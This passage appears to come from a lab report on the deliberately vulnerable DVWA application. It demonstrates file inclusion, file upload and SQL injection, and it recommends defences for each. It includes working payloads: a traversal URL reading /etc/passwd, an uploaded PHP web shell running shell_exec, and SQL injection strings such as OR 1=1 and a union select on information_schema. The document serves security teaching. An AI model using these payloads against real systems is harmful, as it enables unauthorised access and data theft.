
At the user level, CSRF attacks can be prevented by encouraging users to log off of sites before visiting others and encouraging them to clear their cookies. When designing web applications, CSRF vulnerabilities can be addressed by⁸:

- Adding per-request form keys to the URL and all forms
- Adding a hash such as a session id to all forms
- Verifying and validating the origin of requests that alter server-side information
- Avoiding GET requests for state changing information

File Inclusion: User Information

How does this feature normally work?

When users visit the File Inclusion page, they are provided with three links: file1.php, file2.php, file3.php. When a user clicks on the link, the server gets the contents of the file and displays them back to the user using a dynamic file retrieval mechanism.



A screenshot of a web browser window titled "Kali Linux DVWA - VMware Workstation 17 Player (Non-commercial use only)". The address bar shows the URL `127.0.0.1/DVWA/vulnerabilities/fi/?page=../../../../etc/passwd`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the menu, it says "Username: admin", "Security Level: low", "Locale: en", "PHPIDS: disabled", and "SQLI DB: mysql". The main content area displays the "File Inclusion Source" page with the following PHP code:

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
?>
```

At the bottom right of the content area are "View Source" and "View Help" buttons.

What does it take to exercise the vulnerability?

To exploit a local File Inclusion vulnerability, we can first inspect how the server retrieves the file to view.

A screenshot of a web browser window titled "Kali Linux DVWA - VMware Workstation 17 Player (Non-commercial use only)". The address bar shows the URL `127.0.0.1/DVWA/vulnerabilities/fi/?page=file1.php`. The DVWA logo is at the top. The sidebar menu is identical to the previous screenshot. The main content area displays the "Vulnerability: File Inclusion" page with the following content:

File 1


Hello admin
Your IP address is: 127.0.0.1
[back]

More Information

- [Wikimedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

At the bottom right of the content area are "View Source" and "View Help" buttons.

After clicking on file1.php, we can see that the file is loaded using the page parameter (file1.php). We can then modify the value of the page parameter to attempt to access sensitive data from the web server. In the following example, we traverse the server's directories to access the contents of /etc/passwd.



Source: *File Inclusion Vulnerability: (LFI & RFI) Full Guide*⁹

How and why did the feature work differently than normal use?

In its current implementation, the feature assumes that users will not attempt to access files on the server that aren't clearly available. However, if an adversary inspects the source code they will quickly notice that the server will attempt to retrieve any file specified by the page parameter.

Implications and Recommendations

The File Inclusion vulnerability allows an adversary to access the contents of system files. In severe cases, an attacker could also use this vulnerability to execute code on the client-side or server-side.¹⁰

Preventing a File Inclusion attack can be achieved using the following methods¹¹:

- Avoiding passing user-submitted input to filesystem/framework APIs
- Whitelisting allowed files
- Using an identifier for allowed files, and rejecting all requests that do not contain a valid identifier
- Placing limits on which users may upload files, file size, and filename length

Applicable OWASP Top 10: [A01:2021] Broken Access Control; [A04:2021] Insecure Design; [A05:2021] Security Misconfiguration;


File Upload: Image

How does this feature normally work?

This feature allows users to upload images from their device to the server. If the file is successfully uploaded, users receive the following success message:
.../hackable/uploads/<filename> successfully uploaded!

What does it take to exercise the vulnerability?


To test for a File Upload vulnerability, we will first test the behavior of the website when uploading a normal file. In the following figure, we upload the file “users.txt.”



The screenshot shows a browser window titled "Kali Linux DVWA - VMware Workstation 17 Player (Non-commercial use only)". The address bar shows the URL "127.0.0.1/DVWA/vulnerabilities/upload/#". The main content area displays the DVWA logo and the title "Vulnerability: File Upload". On the left, there is a sidebar menu with various exploit categories, and "File Upload" is currently selected. Below the title, there is a form with a "Browse..." button and an "Upload" button. A red message at the bottom of the form area says ".../hackable/uploads/users.txt successfully uploaded!". At the bottom of the page, there is a "More Information" section with two links: "[https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)" and "<https://www.acunetix.com/websitedevelopment/upload-forms-threat/>". The status bar at the bottom of the browser shows the user's session information: "Username: admin", "Security Level: low", "Locale: en", "PHPIDS: disabled", and "SQLi DB: mysql".

The server informs us that the file was successfully uploaded, despite .txt not being a image file extension.

Next, we can attempt to upload malicious code to the system. In the figure below, “hacked.php” contains code that displays a message then issues the `/s` system command.





A screenshot of the DVWA application running on a Kali Linux VM. The terminal window shows the user has uploaded a file named "hacked.php" containing the following PHP code:

```
<?php
echo "If you see this, this means your site has been hacked.";
$output = shell_exec('ls -la');
echo "<pre>$output</pre>";
?>
```

The DVWA interface shows a success message: "Vulnerability: File Upload" and "File uploaded successfully". The file path is listed as "/DVWA/hackable/uploads/hacked.php". The terminal also shows the user navigating back to the home directory.

Once the file is uploaded, the server provides us with a success message indicating the filepath that contains the malicious code. If we navigate to the provided path (`http://127.0.0.1/DVWA/hackable/uploads/hacked.php`), we will see that our script executes successfully.



Source: *DVWA File Upload*¹²

How and why did the feature work differently than normal use?

In its current implementation, the server assumes that the user will only upload a valid image file. The file uploaded is not tested prior to being made available to access through the server. Because the server informs the user of the location of the uploaded file, an adversary can very easily chain it with another vulnerability such as Local File Inclusion to attack the system.

Implications and Recommendations

Insecure and unvalidated file upload can allow a malicious actor to overwhelm server resources by uploading a large file as part of a DOS attack. Additionally, since the feature does not validate the file extension an attacker could upload and execute malicious code or commands. As demonstrated in the example, the File Upload vulnerability can be combined with other vulnerabilities to execute malicious code on the server, access secure files, or manipulate server data¹³.

Developers can prevent File Upload vulnerabilities by utilizing the following practices:

- Whitelisting allowed extension and performing input validation prior to validating the extensions.
- Validating the file type and not relying on the Content-Type header.
- Restricting file name length, file size, and users authorized to upload files.
- Changing the file name to something generated by the server.

Applicable OWASP Top 10: [A01:2021] Broken Access Control; [A04:2021] Insecure Design; [A05:2021] Security Misconfiguration; [A09:2021] – Security Logging and Monitoring Failures, [A10:2021] Server-Side Request Forgery (SSRF)

SQL Injection: Find User

How does this feature normally work?

This feature allows users to enter a user ID. The server then parses the SQL databases, searching for the matching entity. If the user is found, the server responds with the user's first name and surname are displayed. If they aren't found, nothing is displayed.

What does it take to exercise the vulnerability?

To exercise this vulnerability, we can analyze the source code and note that the SQL database is queried using the following:

"SELECT first_name, last_name FROM users WHERE user_id = '\$id';"


We can also note that when searching for a user, the injectable parameter is contained in the URL's parameter, id.

The screenshot shows the DVWA SQL Injection Exploit page. The URL is 127.0.0.1/DVWA/vulnerabilities/sql/. The sidebar menu is visible on the left, and the main content area displays the results of a SQL injection query. The injected payload was '5 OR 1=1'. The output shows the user ID, first name, and surname for the user with ID 5, which are Bob and Smith respectively. Below the results, there is a 'More Information' section with links to various SQL injection resources.


The screenshot shows the DVWA view_source.php page. The URL is 127.0.0.1/DVWA/vulnerabilities/view_source.php?id=mysqli&security=low. The page displays the PHP source code of the application. The code includes logic for handling user input from the 'id' parameter and executing SQL queries against the MySQL database. It also includes code for connecting to a SQLite database and handling exceptions.

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get Input
    $id = $_REQUEST[ 'id' ];
    switch ($GLOBALS[ 'SQL_DB' ]) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die("<pre>" . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysql_res = mysqli_connect_error) ? $__mysql_res : mysqli_connect_error)));
            // Get results
            while ($row = mysqli_fetch_assoc( $result )) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];
            }
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
        mysqli_close($GLOBALS["__mysql_ston"]);
    case SQLITE:
        global $sqlite_db_connection;
        $sqlite_db_connection = new SQLite3('DVWA_SQLITE_DB');
        $sqlite_db_connection->enableExceptions(true);
        $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $print_query;
        try {
            $results = $sqlite_db_connection->query($query);
        } catch (Exception $e) {
            echo "Caught exception: " . $e->getMessage();
            exit();
        }
        if ($results) {
            while ($row = $results->fetchArray()) {
                $first = $row['first_name'];
                $last = $row['last_name'];
            }
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        } else {
            echo "Error in fetch ".$sqlite_db->lastErrorMsg();
        }
        break;
    }
}
?>
```

Because the server does not perform input validation on the id input, we can execute modified queries to the database. For example, we can use `test' OR 1=1#` to extract all first names and surnames from the database.



We can also use the vulnerable input field to learn more about the database schema. The following example uses `%' and 1=0 union select null, table_name from information_schema.tables #` to display all tables in the information schema.



Source: DVWA SQL Injection Exploitation Explained (Step-by-Step)¹⁴

How and why did the feature work differently than normal use?

This feature expects users to enter a valid user ID. Since the server accepts raw user input, a malicious actor could inject malicious SQL statements revealing sensitive database information. The server does not validate the database's response so a malicious actor is able to view the results of the executed statement.

Implications and Recommendations

SQL Injection can allow adversaries to spoof identities, access sensitive information stored in the database system, and tamper with, manipulate, and delete existing data on the server. This could lead to the disclosure of confidential information, the compromising of user accounts, or cause repudiation issues when the validity of the information is compromised.

SQL Injection attacks can be prevented using the following techniques¹⁵:

- Encouraging developers to use language-specific prepared statements with parameterized queries.
- Escaping all user-supplied input.
- Maintaining an allowed list of valid user input.

Applicable OWASP Top 10: [A03:2021] Injection

